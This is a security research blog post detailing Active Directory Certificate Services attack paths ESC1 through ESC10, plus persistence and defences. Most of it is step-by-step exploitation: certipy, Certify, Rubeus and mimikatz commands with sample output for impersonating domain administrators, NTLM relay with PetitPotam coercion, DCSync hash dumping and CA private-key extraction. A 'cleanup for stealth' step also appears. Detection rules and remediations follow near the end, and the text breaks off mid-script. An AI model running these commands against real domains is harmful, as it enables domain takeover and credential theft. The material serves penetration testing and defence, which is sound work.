AD Certificate Services Deep Dive: ESC1 to ESC8 Attack Paths
Mon Jun 29 2026 · 15 min read
Category: Security Research
Introduction: The Dark Side of PKI
Active Directory Certificate Services (ADCS) is Microsoft's enterprise Public Key Infrastructure solution. It handles internal certificate management, smart card authentication, VPN certificates, email encryption, and code signing. The vast majority of enterprise Active Directory environments have at least one ADCS server running — and these servers have operated under the radar of security assessments for decades.
In 2021, Will Schroeder and Lee Christensen from SpecterOps published a monumental technical research paper titled "Certified Pre-Owned". This paper documented 8 distinct attack categories (ESC1–ESC8) showing how ADCS can be weaponized for domain compromise. Their finding was striking: a single ADCS misconfiguration can surrender a domain with a single certipy command.
In this post we'll examine every attack vector from ESC1 through ESC8 (with brief coverage of ESC9/ESC10), including the technical prerequisites for each, LDAP attribute names, OID values, and step-by-step exploitation walkthroughs.

ADCS Architecture: Core Concepts
Root CA vs Enterprise CA
ADCS has two fundamental CA types:
- Root CA: Sits at the top of the PKI hierarchy. Its certificate is self-signed. Best practice dictates it remains offline/air-gapped and never directly issues certificates.
- Subordinate / Enterprise CA: Has a certificate signed by the Root CA. Integrates with Active Directory and issues certificates to domain members. Typically named something like
CORP-CA.
The Enterprise CA is registered in Active Directory at:
CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local
What Is a Certificate Template?
A certificate template is a policy object defining how a CA produces certificates. In LDAP, templates live at:
CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local
Each template carries these critical attributes:
| Attribute | Purpose |
|---|---|
msPKI-Certificate-Name-Flag |
SAN control — ESC1 lives here |
msPKI-Enrollment-Flag |
Manager approval requirement |
pKIExtendedKeyUsage |
EKU OID list |
msPKI-RA-Signature |
Enrollment agent signature requirement |
nTSecurityDescriptor |
Template ACL — ESC4 lives here |
msPKI-Certificate-Application-Policy |
Application policies |
EKU OIDs and Their Meaning
Extended Key Usage specifies what a certificate may be used for:
| OID | Name | ADCS Relevance |
|---|---|---|
1.3.6.1.5.5.7.3.2 |
Client Authentication | Required for ESC1/ESC2 |
1.3.6.1.5.2.3.4 |
PKINIT Client Auth | Kerberos PKINIT authentication |
1.3.6.1.4.1.311.20.2.2 |
Smart Card Logon | Windows smart card login |
2.5.29.37.0 |
Any Purpose | ESC2 — all purposes allowed |
1.3.6.1.4.1.311.20.2.1 |
Enrollment Agent | ESC3 — enroll on behalf of others |
1.3.6.1.5.5.7.3.3 |
Code Signing | Code signing |
The Enrollment Process
- Client generates a Certificate Signing Request (CSR)
- CSR is submitted to the CA (via RPC, DCOM, or HTTP certsrv)
- CA validates against template policy
- If no approval required (
CT_FLAG_PEND_ALL_REQUESTSabsent), certificate is issued immediately - Certificate is added to the client's certificate store

Discovery: Mapping the Environment
certipy — Finding Vulnerable Templates
# Basic vulnerable template scan
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout

# JSON output for BloodHound (legacy format)
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -old-bloodhound

# All template details (including non-vulnerable)
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -stdout

# Pass-the-Hash
certipy find -u jdoe@corp.local -hashes ':NT_HASH_HERE' -dc-ip 10.10.10.10 -vulnerable -stdout

# Kerberos ticket
certipy find -u jdoe@corp.local -k -no-pass -dc-ip 10.10.10.10 -vulnerable -stdout
From Windows: Certify.exe
# Find all vulnerable templates
Certify.exe find /vulnerable /currentuser

# List all templates with permissions
Certify.exe find /showAllPermissions

# Query a specific CA
Certify.exe find /ca:CORP-CA /vulnerable

# With PKIAudit module
Import-Module PKIAudit
Get-PKIAuditSettings -CA 'corp.local\CORP-CA'
Invoke-PKIAudit
Manual LDAP Discovery
# Find templates with ESC1 potential via ldapsearch
ldapsearch -H ldap://10.10.10.10 \
  -D "jdoe@corp.local" -w 'Password123' \
  -b "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" \
  "(msPKI-Certificate-Name-Flag:1.2.840.113556.1.4.803:=1)" \
  msPKI-Certificate-Name-Flag msPKI-Enrollment-Flag pKIExtendedKeyUsage
BloodHound ADCS Edges
BloodHound 4.2+ includes ADCS-specific edges:
Enroll— Enrollment rights on a templateGenericWrite— Can modify the template (ESC4)WriteDACL— Can modify template DACL (ESC4)ManageCertificates— Certificate management on the CA (ESC7)ManageCA— Can change CA configuration (ESC7)
ESC1 — ENROLLEE_SUPPLIES_SUBJECT: The Most Common ADCS Vulnerability
ESC1 is the most frequently encountered and most impactful ADCS vulnerability. The attacker can specify the Subject Alternative Name (SAN) field during enrollment, enabling impersonation of any domain user — including Domain Admin.

The Four Required Conditions
Condition 1 — CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT:
The following flag must be set on the template:
msPKI-Certificate-Name-Flag: CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT (0x00000001)
This flag tells the CA "the person enrolling can specify the SAN themselves."
Condition 2 — Client Authentication EKU:
The template must include at least one of:
pKIExtendedKeyUsage: 1.3.6.1.5.5.7.3.2   (Client Authentication)
pKIExtendedKeyUsage: 1.3.6.1.5.2.3.4      (PKINIT Client Auth)
pKIExtendedKeyUsage: 1.3.6.1.4.1.311.20.2.2  (Smart Card Logon)
pKIExtendedKeyUsage: 2.5.29.37.0           (Any Purpose)
Without one of these, the obtained certificate cannot be used to authenticate via Kerberos PKINIT.
Condition 3 — No Manager Approval:
msPKI-Enrollment-Flag: 0x00000000 (CT_FLAG_PEND_ALL_REQUESTS must be ABSENT)
If CT_FLAG_PEND_ALL_REQUESTS (0x00000002) is set, all enrollment requests await CA manager review — ESC1 is blocked.
Condition 4 — Low-Privilege Users Can Enroll:
The template DACL must contain an ACE such as:
Allow: CORP\Domain Users — Certificate-Enrollment (Extended Right: 0F58D46F-5A46-11D1-86F6-00C04FB9988E)
or
Allow: NT AUTHORITY\Authenticated Users — Certificate-Enrollment
certipy ESC1 Attack — Step by Step
# Step 1: Find the vulnerable template
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout
# Output: "[!] ESC1 — 'VulnerableTemplate'"

# Step 2: Request certificate with Administrator UPN
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template VulnerableTemplate \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Output:
# [*] Requesting certificate via RPC
# [*] Successfully requested certificate
# [*] Request ID is 42
# [*] Got certificate with UPN 'administrator@corp.local'
# [*] Saved certificate and private key to 'administrator.pfx'

# Step 3: Authenticate with certificate via Kerberos PKINIT
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local

# Output:
# [*] Using principal: administrator@corp.local
# [*] Got TGT
# [*] Saved credential cache to 'administrator.ccache'
# [*] Got NT hash for 'administrator@corp.local': 31d6cfe0d16ae931b73c59d7e0c089c0

# Step 4: Use NT hash with secretsdump
python3 secretsdump.py \
  -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 \
  administrator@10.10.10.10

# Or Pass-the-Hash shell
python3 wmiexec.py \
  -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 \
  administrator@10.10.10.10
From Windows: Certify + Rubeus
# Step 1: Request the certificate
Certify.exe request /ca:CORP-CA /template:VulnerableTemplate /altname:administrator

# Convert the output PEM to PFX (on Linux):
# openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out administrator.pfx

# Step 2: Get TGT with Rubeus
Rubeus.exe asktgt /user:administrator /certificate:administrator.pfx /password:"" /nowrap

# Step 3: Import the TGT
Rubeus.exe ptt /ticket:BASE64_TICKET_HERE

# Step 4: DCSync
mimikatz.exe "lsadump::dcsync /domain:corp.local /all" "exit"
Why Is ESC1 So Dangerous?
- No elevated privileges required: Any Domain Users member can execute the attack.
- Domain Admin in three commands: Enrollment → TGT → NT hash, done.
- Minimal logging: Certificate enrollment looks legitimate; only the UPN value is anomalous.
- Persistent access: The certificate is valid for its full lifetime (typically 1-2 years).
ESC2 — Any Purpose EKU: The Unrestricted Certificate
ESC2 applies when a template's EKU contains szOID_ANY_APPLICATION_POLICY (2.5.29.37.0) or when the EKU field is completely empty.
Technical Detail
pKIExtendedKeyUsage: 2.5.29.37.0  (Any Purpose)
# OR: EKU field is empty (all uses permitted by default)
The Any Purpose EKU means the certificate is valid for any use — Kerberos authentication, enrollment agent use, code signing, etc. This satisfies the Client Authentication requirement from ESC1.
ESC2 Attack Vector
# Obtain cert from ESC2 template (no SAN needed if only using as enrollment agent)
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template AnyPurposeTemplate \
  -dc-ip 10.10.10.10

# Use this certificate in ESC3 attack as an enrollment agent
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -on-behalf-of 'corp\administrator' \
  -pfx anypurpose.pfx \
  -dc-ip 10.10.10.10
ESC2 alone is limited if there's no SAN control; it becomes very dangerous as an ESC3 pivot point.
ESC3 — Certificate Request Agent: Enrolling on Behalf of Others
ESC3 is a chain attack using two different certificate templates. The first template has the Enrollment Agent EKU, and the second permits the agent certificate to be used to enroll on behalf of other users.
Prerequisites
Template 1 — Enrollment Agent Template:
- EKU:
szOID_ENROLLMENT_AGENT (1.3.6.1.4.1.311.20.2.1) - Enrollment: Domain Users
- Approval: Not required
Template 2 — On-Behalf-Of Permission:
msPKI-RA-Signature: 0(no enrollment agent signature required)- OR the enrollment agent has enrollment rights on the second template
certipy ESC3 Attack
# Step 1: Obtain Enrollment Agent certificate
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template ESC3-CertRequestAgent \
  -dc-ip 10.10.10.10
# Output: jdoe.pfx (enrollment agent certificate)

# Step 2: Use agent cert to enroll for administrator
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -on-behalf-of 'corp\administrator' \
  -pfx jdoe.pfx \
  -dc-ip 10.10.10.10
# Output: administrator.pfx

# Step 3: Authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
ESC4 — Template Access Control Abuse: DACL Manipulation
ESC4 is the attack where a user with write permissions on a template (GenericWrite, WriteDACL, WriteOwner, or GenericAll) can transform that template into an ESC1-vulnerable one.
Prerequisites
On the target template:
- GenericWrite ACE, or
- WriteDACL ACE, or
- WriteOwner ACE, or
- GenericAll ACE
certipy ESC4 Attack
# Step 1: Save current template configuration (for cleanup)
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -save-old \
  -dc-ip 10.10.10.10
# Output: VulnerableTemplate.json (backup)

# Step 2: Convert template to ESC1-vulnerable
# certipy automatically:
# - Adds CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT to msPKI-Certificate-Name-Flag
# - Removes CT_FLAG_PEND_ALL_REQUESTS
# - Grants Domain Users enrollment rights
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -dc-ip 10.10.10.10

# Step 3: Execute ESC1 attack
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template VulnerableTemplate \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Step 4: Authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10

# Step 5: CLEANUP — restore template (important for stealth)
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -configuration VulnerableTemplate.json \
  -dc-ip 10.10.10.10
ESC5 — PKI Object DACL: Infrastructure Control
ESC5 covers DACL vulnerabilities on the CA object itself or PKI containers. This is a broad category including:
- WriteDACL on CA Object: Write permission on
CN=CORP-CA,CN=Enrollment Services,... - DACL on PKI Containers: Permissions on
CN=Public Key Services,... - Administrative rights on the CA machine itself
ESC5 provides control of the PKI infrastructure in the domain.
BloodHound Query for ESC5
MATCH (u:User)-[:WriteDACL|GenericWrite|GenericAll]->(c:Domain)
WHERE c.name CONTAINS "CA"
RETURN u, c
ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2: CA-Level Flag
ESC6 stems from the EDITF_ATTRIBUTESUBJECTALTNAME2 flag set on the CA itself. This flag allows SAN specification in any template — even those without CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT.
Checking the Flag
# Check via certutil (from Windows)
certutil -config "corp.local\CORP-CA" -getreg "policy\EditFlags"

# If 0x00040000 (EDITF_ATTRIBUTESUBJECTALTNAME2) appears in output — ESC6!
# Example output:
# EditFlags REG_DWORD = 0x15014e (1380686)
# Bits: EDITF_ATTRIBUTESUBJECTALTNAME2 (0x00040000) SET

# certipy also detects this
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout
# [!] ESC6 — CA 'CORP-CA': EDITF_ATTRIBUTESUBJECTALTNAME2 set
ESC6 Attack
# With EDITF_ATTRIBUTESUBJECTALTNAME2 active, specify UPN even on standard User template
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Then authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
Important Note
Microsoft's KB5014754 update (May 2022) introduced certificate mapping changes that disable EDITF_ATTRIBUTESUBJECTALTNAME2 effects on newer systems. However, legacy systems may still have this flag active.
ESC7 — CA Access Control: ManageCA and ManageCertificates
ESC7 covers scenarios where a user holds ManageCA or ManageCertificates rights on the CA.
ManageCA (CA Administrator)
ManageCA grants:
- Modifying CA configuration
- Activating
EDITF_ATTRIBUTESUBJECTALTNAME2→ ESC6 - Creating new administrative accounts
- Renewing CA certificates
ManageCertificates (Certificate Manager)
ManageCertificates grants:
- Approving pending enrollment requests → ESC7 sub-vector
- Revoking certificates
ESC7 Attack — via SubCA Template
# Step 1: Enable the SubCA template with ManageCA rights
certipy ca \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -enable-template SubCA \
  -dc-ip 10.10.10.10

# Step 2: Request cert with SubCA template and administrator UPN
# (Request will be PENDING or DENIED due to SubCA requiring approval)
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template SubCA \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10
# Output: Request ID: 87 (DENIED state)

# Step 3: Approve the denied request with ManageCA rights
certipy ca \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -issue-request 87 \
  -dc-ip 10.10.10.10

# Step 4: Retrieve the approved certificate
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -retrieve 87 \
  -dc-ip 10.10.10.10
# Output: administrator.pfx

# Step 5: Authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
ESC8 — NTLM Relay to HTTP Enrollment: The Chain Attack
ESC8 is ADCS's most spectacular attack vector. By combining NTLM relay with a coercion technique like PetitPotam, an attacker obtains a certificate issued to the Domain Controller's machine account. This certificate is used to extract the DC's NT hash, then DCSync compromises the entire domain.

Prerequisites
- certsrv HTTP endpoint active:
http://ca01/certsrv/must be reachable - NTLM authentication enabled: IIS accepts NTLM
- EPA (Extended Protection for Authentication) DISABLED: Disabled by default in most deployments
- HTTPS not enforced: HTTP relay must be possible
Detection
# Check for certsrv endpoint
curl -I http://ca01/certsrv/
# HTTP/1.1 401 Unauthorized with WWW-Authenticate: NTLM → ESC8 possible

# certipy detection
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -stdout
# [!] ESC8 — 'CORP-CA': HTTP enrollment enabled without EPA
Full Attack Chain — 3 Terminals
Terminal 1: NTLM Relay Listener
impacket-ntlmrelayx \
  -t http://ca01/certsrv/ \
  --adcs \
  --template DomainController \
  -smb2support \
  --no-http-server
Terminal 2: DC Coercion (PetitPotam)
# Coerce DC to authenticate to attacker's relay listener
python3 PetitPotam.py \
  -u jdoe \
  -p 'Password123' \
  -d corp.local \
  192.168.1.50 \
  10.10.10.10

# Alternative coercion techniques:
# PrinterBug (MS-RPRN)
python3 printerbug.py corp.local/jdoe:'Password123'@10.10.10.10 192.168.1.50

# DFSCoerce
python3 dfscoerce.py -u jdoe -p 'Password123' -d corp.local 192.168.1.50 10.10.10.10

# Coercer (tries all coercion vectors automatically)
Coercer coerce -l 192.168.1.50 -t 10.10.10.10 -u jdoe -p 'Password123' -d corp.local
Terminal 3: Authentication and DCSync
# After ntlmrelayx succeeds, dc01.pfx is obtained
certipy auth \
  -pfx dc01.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local

# Output:
# [*] Got TGT
# [*] NT hash for 'DC01$': 8f3b4c2d1a9e5f7b2c4d6e8a1b3c5d7e

# Dump all domain hashes with secretsdump
python3 secretsdump.py \
  -hashes ':8f3b4c2d1a9e5f7b2c4d6e8a1b3c5d7e' \
  'corp.local/DC01$@10.10.10.10'

# Output:
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e4e2c6abb16a5b7ab1b58c2a5e5a9d1c:::
Why ESC8 Is So Dangerous
- Any network host can attack: Even a non-domain-joined host if anonymous coercion is possible.
- No template configuration changes: Uses existing infrastructure entirely.
- Domain Controller impersonation: Machine account cert grants maximum privileges.
- Limited log footprint: HTTP enrollment appears as normal CA traffic.
ESC9 and ESC10 — Weak Certificate Mapping
ESC9 — No Security Extension
Condition: CT_FLAG_NO_SECURITY_EXTENSION (0x80000) set in msPKI-Enrollment-Flag
This flag prevents the szOID_NTDS_CA_SECURITY_EXT (1.3.6.1.4.1.311.25.2) extension from being included in issued certificates. This extension binds a certificate to an Active Directory SID. Without it, weaker UPN-based mapping is used.
ESC10 — Weak Certificate Mapping via GenericWrite
# Prerequisite: GenericWrite on target user
# Step 1: Change target user's UPN
python3 bloodyAD.py \
  -u jdoe -p 'Password123' -d corp.local --host 10.10.10.10 \
  set object victim userPrincipalName -v administrator@corp.local

# Step 2: Request certificate (UPN is now administrator)
certipy req \
  -u jdoe@corp.local -p 'Password123' \
  -ca CORP-CA -template User -dc-ip 10.10.10.10

# Step 3: Restore original UPN
python3 bloodyAD.py \
  -u jdoe -p 'Password123' -d corp.local --host 10.10.10.10 \
  set object victim userPrincipalName -v victim@corp.local

# Step 4: Authenticate as administrator
certipy auth -pfx jdoe.pfx -dc-ip 10.10.10.10 -domain corp.local
ADCS Domain Persistence
Certificate-Based Persistence
Even if a Domain Admin account's password is rotated, a valid certificate enables continued Kerberos PKINIT authentication:
# Obtain a certificate with long validity (e.g., User template valid 2 years)
certipy req -u administrator@corp.local -p 'Password' -ca CORP-CA -template User -dc-ip 10.10.10.10

# Even after password change, this cert remains valid for 2 years
certipy auth -pfx administrator.pfx -dc-ip 10.10.10.10
Golden Certificate — CA Private Key Exfiltration
If the CA's private key is extracted, any certificate can be forged:
# Extract CA private key with mimikatz (on the CA server)
mimikatz.exe "crypto::capi" "crypto::certificates /systemstore:local_machine /store:my /export" "exit"

# or
mimikatz.exe "lsadump::backupkeys /system:dc01.corp.local /export" "exit"
With this private key, certificates can be forged for any user indefinitely. Revoking this persistence requires regenerating the CA's private key (re-keying the CA).
Defenses and Detection
Preventive Controls
1. Regular ADCS Scanning
# Weekly automated scan (cron/task scheduler)
certipy find -u svc-scan@corp.local -p 'PASSWORD' -dc-ip 10.10.10.10 -vulnerable -output adcs-weekly-report
2. ESC1 Remediation
Remove CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT from the template:
# PKI MMC -> Certificate Templates -> Template Properties -> Subject Name
# Remove "Supply in the request" option
# Select "Build from this Active Directory information" instead

# Or via LDAP
Set-ADObject -Identity "CN=VulnerableTemplate,CN=Certificate Templates,..." `
  -Replace @{"msPKI-Certificate-Name-Flag"="0"}
3. Enable EPA on HTTP Enrollment (ESC8)
# Activate EPA for certsrv on IIS
Import-Module WebAdministration
Set-WebConfigurationProperty `
  -Filter "system.webServer/security/authentication/windowsAuthentication" `
  -PSPath "IIS:\Sites\Default Web Site\CertSrv" `
  -Name "extendedProtection.tokenChecking" `
  -Value "Required"
4. Disable EDITF_ATTRIBUTESUBJECTALTNAME2 (ESC6)
certutil -setreg "CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags" -EDITF_ATTRIBUTESUBJECTALTNAME2
net stop certsvc && net start certsvc
5. Strong Certificate Binding Enforcement (ESC9/ESC10)
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `
  -Name "StrongCertificateBindingEnforcement" -Value 2 -Type DWord
6. Manager Approval on Sensitive Templates
# Enable in PKI MMC -> Certificate Templates -> Properties -> Issuance Requirements
# Check "CA certificate manager approval"
Detection: SIEM and Event Log Rules
| Event ID | Log Source | Description |
|---|---|---|
| 4886 | Security | Certificate requested (every enrollment) |
| 4887 | Security | Certificate issued (successful enrollment) |
| 4888 | Security | Certificate request denied |
| 4889 | Security | Certificate put in pending state |
| 4890 | Security | Settings changed for CA |
| 4896 | Security | Rows deleted from certificate database |
Critical Detection Rule — Anomalous UPN Request:
EventID = 4887
AND RequesterName != CertificateSubject
AND (
  CertificateSubject CONTAINS "administrator" OR
  CertificateSubject CONTAINS "krbtgt" OR
  CertificateSubject CONTAINS "DC01$"
)
Critical Detection Rule — Machine Account HTTP Enrollment:
EventID = 4887
AND RequesterName ENDSWITH "$"
AND RequestSource = "HTTP"
AND TemplateName = "DomainController"
Audit PowerShell Script
Import-Module ActiveDirectory

$templates = Get-ADObject -SearchBase `
